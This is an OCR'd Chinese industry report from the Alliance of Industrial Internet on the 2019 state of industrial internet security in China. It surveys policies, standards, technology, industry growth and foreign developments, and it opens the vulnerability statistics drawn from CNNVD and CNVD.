中国工业互联网安全态势报告

（2019）

工业互联网产业联盟

2020 年 8 月

工业互联网产业联盟

Alliance of Industrial Internet

目 录

前　言

中国工业互联网在2019年发展迅速，已广泛应用于石化、钢铁、电子信息、家电、服装、机械、汽车、装备、航空航天等垂直行业和领域。据不完全统计，2019年全国工业互联网产业规模超过7000亿元，复合增长率超过11.5%。工业互联网产业联盟成员单位也在2019年发展到1400余家成员单位。

工业和信息化部在2019年1月18日发布了《工业互联网网络建设及推广指南》，2019年7月26日，工业和信息化部、教育部、人力资源和社会保障部、生态环境部、国家卫生健康委员会、应急管理部、国务院国有资产监督管理委员会、国家市场监督管理总局、国家能源局、国家国防科技工业局十部委联合发布了《加强工业互联网安全工作的指导意见》，分别面向2020年和2025年提出了两大发展目标，并提出了7大任务和17项重点工作，并提出4项重点保障举措，为开展工业互联网安全工作提供切实可行指引。

为使广大工业互联网从业者清晰地了解工业互联网安全的发展情况，工业互联网产业联盟安全组启动编写了2019年版的《中国工业互联网安全态势报告》，报告从工业互联网安全现状、标准与政策、漏洞威胁、安全态势等多方面进行了深入的调研分析，以期引起各界对工业互联网安全的广泛关注，保障工业互联网的未来健康发展。

本报告是在工业和信息化部网络安全管理局指导和支持下，由北京六方云科技有限公司牵头，工业互联网产业联盟安全组多家企事业单位参加编写完成。主要参与单位有：中国信息通信研究院、中国电子信息产业集团第六研究所、中国移动通信集团、启明星辰信息技术集团股份有限公司、奇安信科技集团股份有限公司、杭州安恒信息技术股份有限公司、北京神州绿盟信息安全科技股份有限公司、北京梆梆安全科技有限公司、北京东方国信科技股份有限公司、北京交通大学、东北大学、北京双湃智安科技有限公司。

本报告的参编人：王志勤、魏亮、李江力、田慧蓉、刘晓曼、陶耀东、张峰、邱勤、王弢、李转琴、王绍杰、卢佐华、叶鹏、王晓鹏、姚羽、刘健帅、雷慧桃、王晔、崔婷婷、崔君荣、王锐、周玉刚、李鸿彬、袁森、周永权、张子钰。

工业互联网产业联盟

Alliance of Industrial Internet

第一章　中国工业互联网安全发展概述

1.1 工业互联网安全政策进展

1.1.1 2019 年相关政策

2019 年 1 月 18 日，工业和信息化部发布《工业互联网网络建设及推广指南》，明确提出将以加快企业外网络和企业内网络建设与改造为主线，以构筑支撑工业全要素、全产业链、全价值链互联互通的网络基础设施为目标，以企业网络应用创新和传统产业升级为牵引，加快培育网络新技术、新产品、新模式、新业态，有力支撑制造强国和网络强国建设。

2019 年 7 月 26 日，工业和信息化部、教育部、人力资源和社会保障部、生态环境部、国家卫生健康委员会、应急管理部、国务院国有资产监督管理委员会、国家市场监督管理总局、国家能源局、国家国防科技工业局十部委联合发布了《加强工业互联网安全工作的指导意见》，分别面向 2020 年和 2025 年提出了两大发展目标，并提出了 7 大任务和 17 项重点工作，并提出 4 项重点保障举措，为开展工业互联网安全工作提供切实可行指引。

2019 年 10 月 22 日，工业和信息化部印发《关于加快培育共享制造新模式新业态 促进制造业高质量发展的指导意见》，提出强化安全保障体系。围绕应用程序、平台、数据、网络、控制和设备安全，统筹推进安全技术研发和手段建设，建立健全数据分级分类保护制度，强化共享制造企业的公共网络安全意识，打造共享制造安全保障体系。

2019 年 10 月 29 日，工业和信息化部、发改委等十三部门印发了《制造业设计能力提升专项行动计划（2019-2022 年）》，强化产品安全性、功能性、可靠性、环保性等标准要求，规范信息交互、用户体验、运行维护等设计标准，形成高水平设计标准体系。

2019 年 11 月 1 日，工业和信息化部办公厅发布《关于开展 2019 年工业互联网试点示范项目推荐工作的通知》，将围绕网络化改造集成创新应用、标识解析集成创新应用、“5G+工业互联网”集成创新应用、平台集成创新应用、安全集

成创新应用五个方向，遴选一批工业互联网试点示范项目，通过试点先行、示范引领，总结推广可复制的经验做法，推进工业互联网创新发展。

2019 年 12 月，为贯彻落实《加强工业互联网安全工作的指导意见》，推动工业互联网安全责任落实，对工业互联网企业网络安全实施分类分级管理，提升工业互联网安全保障能力和水平，工业和信息化部研究起草了《工业互联网企业网络安全分类分级指南（试行）》（征求意见稿），公开征求意见。

1.1.2 重要政策解读

以下是针对《加强工业互联网安全工作的指导意见》的政策解读。[4]

1.《加强工业互联网安全工作的指导意见》出台的背景和意义？

答：党中央国务院高度重视工业互联网发展，习近平总书记明确提出，要深入实施工业互联网创新发展战略。《国务院关于深化“互联网+先进制造业”发展工业互联网的指导意见》将安全保障与网络、平台建设并列为工业互联网三大体系之一。出台实施《安全指导意见》，一是落实党中央国务院工作部署，加快制造强国和网络强国建设，强化工业互联网安全体系化布局；二是有助于提升工业互联网安全保障水平，应对工业互联网发展面临的网络安全新风险、新挑战；三是有利于凝聚各方共识，构建协同推进、各司其责的安全工作体系，形成工业互联网安全保障合力。

为做好《安全指导意见》编制工作，工业和信息化部会同教育部、人力资源和社会保障部、应急管理部、国务院国有资产监督管理委员会、国家能源局等相关部门系统调研相关企业，广泛征集产业各方意见，理清工业互联网安全职责界面，明确重点任务。《安全指导意见》出台后，将为地方主管部门和相关企事业单位开展工业互联网安全工作提供依据和指导。

2.《加强工业互联网安全工作的指导意见》的总体要求？

答：《安全指导意见》坚持以习近平新时代中国特色社会主义思想为指导，全面贯彻党的十九大和十九届二中、三中全会精神，围绕制造强国和网络强国建设，聚焦设备、控制、网络、平台、数据安全，落实企业主体责任、政府监管责任，健全制度机制、建设技术手段、加强公共服务能力、促进产业发展、强化人才培育，构建责任清晰、制度健全、技术先进的工业互联网安全保障体系，全面

提升工业互联网创新发展安全保障能力和服务水平。

《安全指导意见》提出了四条基本原则：一是筑牢安全，保障发展。坚持安全与发展并重，确保工业互联网安全和发展同步规划、同步建设、同步运行；二是统筹指导，协同推进。强化统筹协调和系统谋划，推动产学研用各方形成发展合力，打造国家、地方、行业企业协同联动的工作格局；三是分类施策，分级管理。坚持分类分级管理的基本思路，强化重点领域、关键环节的管理和防护，提升企业综合防护水平；四是融合创新，重点突破。创新安全管理机制和技术手段，强化工业互联网安全关键核心技术研究，提升产业供给能力。

3.《安全指导意见》的主要目标？

答：《安全指导意见》提出了两个阶段发展目标。到 2020 年底，建立监督检查、信息共享、应急处置等安全管理制度；制定设备、平台、数据等至少 20 项亟需的安全标准；基本建成国家工业互联网安全技术保障平台、基础资源库和安全测试验证环境；在电子信息、航空航天等重点领域形成至少 20 个创新实用的安全产品、解决方案的试点示范，培育若干具有核心竞争力的工业互联网安全企业。到 2025 年，建立起较为完备可靠的工业互联网安全保障体系。

4.《安全指导意见》提出的重点任务

答：为全面提升工业互联网创新发展安全保障能力和服务水平，《安全指导意见》提出了 7 个方面 17 项重点任务。

一是推动安全责任落实。企业依法落实主体责任，政府履行监督管理责任，相关行业主管部门开展本行业领域工业互联网安全指导、监管工作。

二是构建安全管理体系。健全监督检查、信息通报、应急处置等安全管理制度，制定工业互联网行业企业分类分级指南，不断完善工业互联网安全标准体系。

三是提升企业安全防护水平。督促相关企业部署针对性防护措施，不断夯实设备和控制、网络、平台等安全。加强对标识解析系统的安全评估，强化平台安全，加强工业 APP 安全管理。

四是强化工业互联网数据安全保护能力。指导企业完善数据安全防护措施，建立工业互联网数据分类分级管理制度，构建工业互联网全产业链数据安全管理体系。

五是建设国家工业互联网安全技术手段。打造国家、省、企业三级协同的安

全技术保障平台。建立基础资源库和安全测试验证环境，提升识别隐患、抵御威胁、化解风险的能力。

六是加强工业互联网安全公共服务能力。开展安全评估认证，推动测评机构的审核认定。鼓励和支持专业机构、安全企业等提升安全服务水平，增强安全产品及解决方案供给能力。

七是推动科技创新与产业发展。加大技术研发和成果转化支持力度，培育安全企业，开展试点示范，遴选优秀安全解决方案和最佳实践，加强应用推广。

5.《安全指导意见》实施的保障措施

答：为了保障工业互联网安全有关工作任务有效落实，推动安全工作有序高效开展，《安全指导意见》提出了四个方面的保障措施：一是加强组织领导，强化统筹协调，构建各负其责、紧密结合、运转高效的工作机制，形成合力。二是优化创新环境，加大支持力度，鼓励企业技术创新和技术应用，推动安全产业集聚发展。三是发挥市场作用，汇聚产学研用多方力量，形成市场需求牵引、政府支持推动的发展局面。四是加强宣传教育，提升企业和相关从业人员安全意识，深入推进产教融合、校企合作，加快人才培养。

1.2 工业互联网安全标准进展

2019 年 1 月 25 日，工信部、国标委两部委联合印发了《工业互联网综合标准化体系建设指南》[5]，明确了网络、平台、安全、应用相关建设内容。其中安全标准包括“设备安全”、“控制系统安全”、“网络安全”、“数据安全”、“平台安全”、“应用程序安全”、“安全管理”。




图 1-1 工业互联网标准体系

我国加速开展工业互联网安全标准研制，目前已研究形成工业互联网安全标准体系框架，发布《工业互联网安全防护总体要求》、《工业互联网平台安全防护要求》等重点标准规范 2 项，同步立项《工业互联网安全接入技术要求》、《工业互联网数据安全保护要求》、《工业互联网安全能力成熟度评估规范》、《工业互联网平台安全防护检测要求》、《工业互联网平台安全风险评估规范》 、《工业互联网安全服务能力认定准则》、《工业互联网安全监测与管理系统建设要求》、《工业 APP 安全防护要求》、《工业 APP 安全检测要求》、 《工业互联网企业侧安全监测与协同管理系统技术要求》、《工业互联网企业侧安全监测与协同管理系统接口规范》、《工业互联网安全防护检测要求》、《工业互联网安全风险评估规范》 、《工业互联网设备安全防护要求》、 《工业互联网标识解析系统安全保护要求》等相关国家标准、行业标准共 17 项。




图 1-2　工业互联网安全标准体系框架

2019 年 5 月，网络安全等级保护制度 2.0 标准《信息安全技术网络安全等级保护基本要求》 、《信息安全技术网络安全等级保护测评要求》 、《信息安全技术网络安全等级保护安全设计技术要求》国家标准正式发布，2019 年 12 月 1 日实施。等保 2.0 扩展了网络安全保护的范围，提高了对关键信息基础设施进行等级保护的要求，并且针对不同保护对象的安全目标、技术特点、应用场景的差异，采用了安全通用要求与安全扩展要求结合的方式，以更好地满足安全保护共性化

与个性化要求，提升了等级保护的普适性与可操作性。同时，对工业控制系统提出了安全扩展要求，以适用工业控制的特有技术和应用场景特点。安全拓展要求主要针对物理环境安全、网络和通信安全、设备和计算安全、安全建设管理和安全运维管理提出了具体的标准。

2019 年 6 月，国家标准《信息安全技术 工业互联网平台安全要求及评估规范》征求意见稿发布。工业互联网平台作为工业互联网的核心，由数据采集体系、工业 PaaS 平台和应用服务体系三大核心要素构成，是实体经济全要素连接的枢纽、资源配置的中心和智能制造的大脑。本标准对工业互联网相关组织开展安全防护工作提出了安全控制措施，可为工业互联网平台建设、运维、技术研发等方面安全防护工作提供规范性指导。

2019 年 7 月，国家标准《电力信息系统安全等级保护实施指南》正式实施。为规范电力信息系统安全等级保护实施的流程、内容和方法，加强电力信息系统的安全管理，防范网络攻击对电力信息系统造成的侵害，保障电力系统的安全稳定运行，依据国家和行业有关政策，制定此标准。该标准由国家能源局提出，由全国电力监管标准化技术委员会(SAC/TC296)归口。

2019 年 8 月，国家标准《信息安全技术 工业控制系统网络审计产品安全技术要求》发布。随着工业化与信息化的深度融合，来自信息网络的安全威胁正逐步对工业控制系统造成极大的安全威胁，通用安全审计产品在面对工业控制系统的安全防护时显得力不从心，因此急需要一种能应用于工业控制环境的安全审计产品对工业控制系统进行安全防护。

2019 年 8 月，国家标准《信息安全技术 工业控制网络监测安全技术要求及测试评价方法》发布。应用于工业控制环境的网络监测产品与通用网络监测产品的主要差异体现在：通用网络监测产品主要针对互联网通用协议进行分析和响应，应用于工业控制环境的网络监测产品除了能够分析部分互联网通用协议外，还具有对工业控制协议的深度解析能力，而无需对工业控制系统中不会使用的通用协议进行分析。应用于工业控制环境的网络监测产品可能有部分组件需部署在工业现场环境，因此比通用网络监测产品具有更高的环境适应能力。应用于工业控制环境的网络监测产品比通用网络监测产品具有更高的可用性、可靠性、稳定性。

2019 年 8 月，国家标准《信息安全技术 工业控制系统漏洞检测产品技术要

求及测试评价方法》发布。工业控制系统漏洞检测的目的是检查和分析系统的安全脆弱性，发现可能被入侵者利用的漏洞，并提出防范和补救措施，工业控制系统漏洞检测产品可以用于离线环境、工业控制系统试运行期间或工业系统维修期间，能够对工业控制系统中的工业控制设备、通信设备、安全保护设备以及工业控制软件等进行自动检测，发现存在的漏洞。

2019 年 8 月，国家标准《信息安全技术 工业控制系统产品信息安全通用评估准则》发布。该标准定义了工业控制系统产品信息安全评估的通用安全功能组件和安全保障组件集合，规定了工业控制系统产品的安全要求和评估准则。该标准适用于工业控制系统产品安全保障能力的评估、产品安全功能的设计、开发和测试。

2019 年 8 月，国家标准《信息安全技术 工业控制系统安全检查指南》发布。该标准制定的目的是为了指导我国国家关键基础设施中相关工业控制系统行业用户开展工业控制系统信息安全自评工作，掌握工业控制系统信息安全总体状况，及时有效发现工业控制系统存在的问题和薄弱环节，进一步健全工业控制系统信息安全管理制度，完善工业控制系统信息安全技术措施，提高工业控制系统信息安全防护能力，为国家对重点行业工业控制系统信息安全检查等工作提供支撑，为实现更安全的工业控制系统并在其内部进行有效的风险管理提供帮助。

2019 年 8 月，国家标准《信息安全技术 工业控制网络安全隔离与信息交换系统安全技术要求》发布。应用于工业控制环境的网络安全隔离与信息交换系统与通用网络安全隔离与信息交换系统的主要差异体现在：通用网络安全隔离与信息交换系统除了需具备基本的五元组过滤外，还需要具备一定的应用层过滤防护能力。用于工业控制环境的网络安全隔离与信息交换系统除了具有通用网络安全隔离与信息交换系统的部分通用协议应用层过滤能力外，还需要具有对工业控制协议应用层的过滤能力；结合工业控制环境中当前的信息安全防护技术水平，以及信息安全防护不得影响系统功能的正常运行，通用网络安全隔离与信息交换系统所要求的强制访问控制要求还不能够适应于工业控制环境；工业控制环境下的网络安全隔离与信息交换系统比通用网络安全隔离与信息交换系统具有更高的可用性、可靠性、稳定性等要求。

2019 年 8 月，国家标准《信息安全技术 工业控制系统专用防火墙技术要求》

发布。应用于工业控制环境的防火墙与通用防火墙的主要差异体现在：通用防火墙除了需具备基本的五元组过滤外，还需要具备一定的应用层过滤防护能力，用于工业控制环境的防火墙除了具有通用防火墙的部分通用协议应用层过滤能力外，还具有对工业控制协议应用层的过滤能力；用于工业控制环境的防火墙比通用防火墙具有更高的环境适应能力；工业控制环境中，通常流量相对较小，但对控制命令的执行要求具有实时性，因此，工业控制防火墙的乔吐量性能要求可相对低一些，而对实时性要求较高；工业控制环境下的防火墙比通用防火墙具有更高的可靠性、稳定性等要求。

1.3 工业互联网安全技术进展

现阶段，我国应用新技术提升工业互联网安全保障能力的企业实践已初步显现，安全技术手段建设也在加速完善中，主要体现在以下三方面：

一是大量新技术的出现助力工业互联网安全融合创新。人工智能、区块链、边缘计算等新技术的出现，对网络安全领域包括工业互联网安全都产生了积极影响。

二是通信新技术在工业互联网领域开展应用带来安全体验提升。比较典型的有 5G 通信技术，在工业互联网领域得到成功应用后，也带来了新的安全理念和新的安全需求。

三是国家级安全监测体系的成熟，引导和促进了工业互联网企业进一步加强工业互联网安全体系的建设。我国工信部正加速建设国家、省、企业三级协同联动的工业互联网安全技术监测体系，并且国家工业互联网安全态势感知与风险预警平台已正式运行，成效积极显著。

1.4 工业互联网安全产业发展情况

我国工业互联网安全产业规模迅速扩容，据中国信通院发布的《工业互联网产业经济发展报告》指出，我国工业互联网安全产业存量规模由 2017 年的 13.4 亿元增长至 2019 年的 27.2 亿元，年复合增长率高达 42.3%，我国工业互联网安全产业正在蓬勃发展。

2019 年 11 月，工业和信息化部继续组织开展了工业互联网试点示范和网络安全试点示范工作。启动了国家网络安全产业园区建设，鼓励工业互联网安全企业进驻园区。

我国加速构建工业互联网安全产品和服务体系。边界和终端安全防护成为工业互联网安全产品的主要分布形态，安全监测与态势感知能力建设成为未来安全厂商的重要布局方向，金航数码、石化盈科、中电熊猫等企业积极建设企业级工业互联网安全监测平台，360 推出了工业互联网安全大脑，六方云推出基于 AI 技术构建工业互联网威胁免疫安全体系。网络安全企业也在加强与工业企业的需求对接，未来技术产品方案将更好满足工业生产的连续性、可靠性要求，并平衡安全风险和业务影响。

我国工业互联网安全人才队伍在不断壮大。工业和信息化部在 2018 年、2019 年连续两年开展“护网杯”工业互联网安全大赛，挖掘培养工业互联网安全优秀人才。工业互联网产业联盟持续开展工业互联网安全评估师能力认定工作，遴选了 56 支全国工业互联网评估评测机构，培养了 1000 余名安全评估师，覆盖 19 个省，涉及电力、航空、航天、核工业 、石油石化、化工、船舶、轨道交通等重点行业，并同步开展“工业互联网安全工程师”能力认定工作，目前已有近百人获得能力认定证书。

第二章　国外工业互联网安全发展概述

工业互联网是新一代信息技术与工业经济深度融合的全新经济生态、关键基础设施和新型应用模式，通过人、机、物的全面互联，实现全要素、全产业链、全价值链的全面连接，将推动形成全新的生产制造和服务体系，2019 年，全球工业互联网的发展不断加速，产业生态日趋成熟，国内外均面临着重大战略机遇。

2.1美国工业互联网安全发展现状

美国政府层面不断强化工业互联网安全相关立法，进一步加强对产业支撑能力建设的引领。2019 年 3 月美国通过了《物联网设备安全法案》，为物联网设备安全设定最低安全标准。2019 年 6 月美国参议院通过了《保障能源基础设施法》，专门提到通过财政拨款支持开展能源基础设施安全研究与评估，强化能源基础设施保护。2019 年 8 月下旬，美国国土安全部下面新改建的网络安全与基础设施安全局正式公布了其成立以来的首份战略意图文档，着重强调要关注关键基础设施中的工控系统安全。2019 年 9 月底，美国参议院议员提出了《利用网络安全技术保护电网资源法案》，提议美国联邦能源管理委员会激励电力公司进行网络安全投资。2019 年 10 月，美国医疗保健和公共卫生部门协调委员会发布了《供应链网络安全风险管理指南》，旨在帮助中小型医疗保健机构通过企业供应链网络安全风险管理计划来提高所采购产品和服务的安全性。2019 年 10 月底，美国众议院国土安全委员会通过《扩大网络安全监控项目法案》，允许该项目成为国土安全部网络工具包的永久组成部分，并将通过升级工具包更易于其他机构使用，该法案还要求提供更多的数据分析和可视化工具，以帮助机构更好地了解其网络活动，并制定策略来报告发现的网络风险和事件。2019 年 10 月底，美国众议院通过《先进的网络安全诊断与缓解法案》，该法案将要求国土安全部部长根据美国网络安全诊断与缓解计划收集数据，制定报告网络风险和事件的策略；指示国土安全部部署新技术不断扩展该计划，制定战略以确保该计划持续应对网络威胁。

美国联盟层面借助工业互联网联盟（IIC）深入开展工业互联网安全研究和安全实践工作。2019 年 2 月 25 日,美国 IIC 发布了《工业互联网安全成熟度模

型：从业者指南》，概括介绍了安全成熟度模型，并详细阐述了如何依据成熟度模型在实践中开展安全工作。2019 年 7 月 22 日，美国 IIC 发布《数据保护最佳实践白皮书》，专门就工业互联网数据安全提出了产业最佳实践，反映了产业界对数据安全的高度关注，逐步推动数据安全实施，并以数据安全策略推动建立完备的安全体系。2019 年 7 月 29 日，美国 IIC 发布《在实践中管理和评估 IIoT 可信度》白皮书，作为工业物联网可信度的入门指南，由 IT 与 OT 融合驱动，详细介绍了可信度的定义、示例和管理 IIoT 系统可信度的最佳实践方法。

美国产业层面已将工业互联网安全作为传统安全企业和工业企业发展的重要方向。2019 年以来，以美国趋势科技为代表的传统网络安全企业相继发布工业互联网安全专项研究报告和产品服务，积极向工业互联网安全领域拓展延伸。工业企业通过投资并购，加快工业互联网安全领域的产业布局。美国博通公司以 107 亿美元收购赛门铁克企业安全软件业务，更名 NortonLifeLock。

2.2 德国工业 4.0 安全发展现状

德国高度重视工业 4.0 安全保障工作，不断细化安全防护策略。在“工业 4.0 战略”中，明确把“安全和保障”作为工业 4.0 中长期发展的 8 大优先行动领域之一。2019 年 2 月 27 日，德国联邦信息技术安全办公室发布《2019 年工业控制系统安全面临的十大威胁和反制措施》，从数据移动储存设备及外部硬件造成的有害软件入侵、通过网络感染病毒、人为错误操作、网络传输和云传输干扰、社会工程和仿冒网站攻击、拒绝服务攻击、联网的中控部件、通过远程维护通道入侵、技术性错误操作和不可抗力、智能手机在生产领域中的干扰十大方面详细阐述了可能存在的安全威胁以及防护对策。

德国产业界聚焦数据安全保护，通过建立合作关系保护数据安全。德国工业 4.0 平台十分重视数据安全保护，积极推动与我国在工业互联网数据方面的交流合作，并在数据保护方面达成共识，以保障全球工业价值网络安全为目标，重点关注中德企业合作时进行信息交互需满足的安全要求，并将围绕工业领域常见安全监测场景，深入研究工业互联网数据相关的安全需求和保障机制，与我国合作推出工业互联网白皮书。

2.3 其他国家工业互联网安全发展情况

日本：2019 年 4 月，日本经济产业省商务信息政策局正式公开了《网络/物理安全对策框架》及其配套的一系列行动计划，鼓励日本积极与其他国家和国际组织展开合作，共同制定关键信息基础设施保护国际规范。

韩国：2019 年 9 月，韩国政府制定《国家网络安全基本规划》，政府将通过改善国家信息通信网和主要信息通信设施的安全环境增强网络修复和存活能力，开发和推广安全便利的新一代安全基础设施，提高核心基建设施的安全性。

新加坡：2019 年 1 月，新加坡信息通信媒体发展局发布《物联网网络安全指南》，提出了物联网网络安全的基础概念、检查表和基线建议，重点关注物联网系统采集、开发、运营和维护各个环节的安全，基于对案例的研究提供了有关物联网安全实施的更多细节。2019 年 10 月，新加坡和英国签署名为《安全设计：英国和新加坡就物联网进行合作的联合声明》的协议，以加强两国在联网设备安全方面的合作伙伴关系。

俄罗斯：2019 年 9 月，俄罗斯国家技术倡议新闻局公布俄公司研发出“波塞冬”系统，采用具有自主版权的海域网络漏洞签名数据库以及基于神经元网络库和人工智能的自动化威胁检测算法，用以保护船舶和海洋基础设施免受网络攻击。

第三章 2019 年中国工业互联网安全威胁统计

3.1 互联网安全风险威胁统计

工业互联网是新一代信息通信技术与现代工业技术深度融合的产物，是制造业数字化、网络化、智能化的重要载体，它并不是独立于互联网环境的特殊个体，因此，传统的互联网漏洞风险，都会在不同层次对在工业互联网环境里的主机、网络、各类应用系统造成危害。

综合参考了 Common Vulnerabilities & Exposures（CVE）、National Vulnerability Database（NVD）、中国国家信息安全漏洞共享平台（CNVD）及国家信息安全漏洞库（CNNVD）所发布的漏洞信息，可以看到，2019 年的互联网漏洞数量仍然是呈增加趋势，截至 2019 年 12 月，中国国家信息安全漏洞库（CNNVD）新增漏洞 17439 个，国家信息安全漏洞平台（CNVD）新增漏洞 15998 个，如图 3-1 和图 3-2 所示。




图 3-1 2019 年 CNNVD 的漏洞新增数量




图 3-2 2019 年 CNVD 漏洞新增数量

根据 CNNVD 收录的 2019 年的漏洞数据显示，涉及漏洞类型主要有如下：权限许可和访问控制、跨站脚本、SQL 注入、缓冲区溢出、信息泄露等。其中缓冲区溢出位居高位，如图 3-3 所示，占比为 15%。

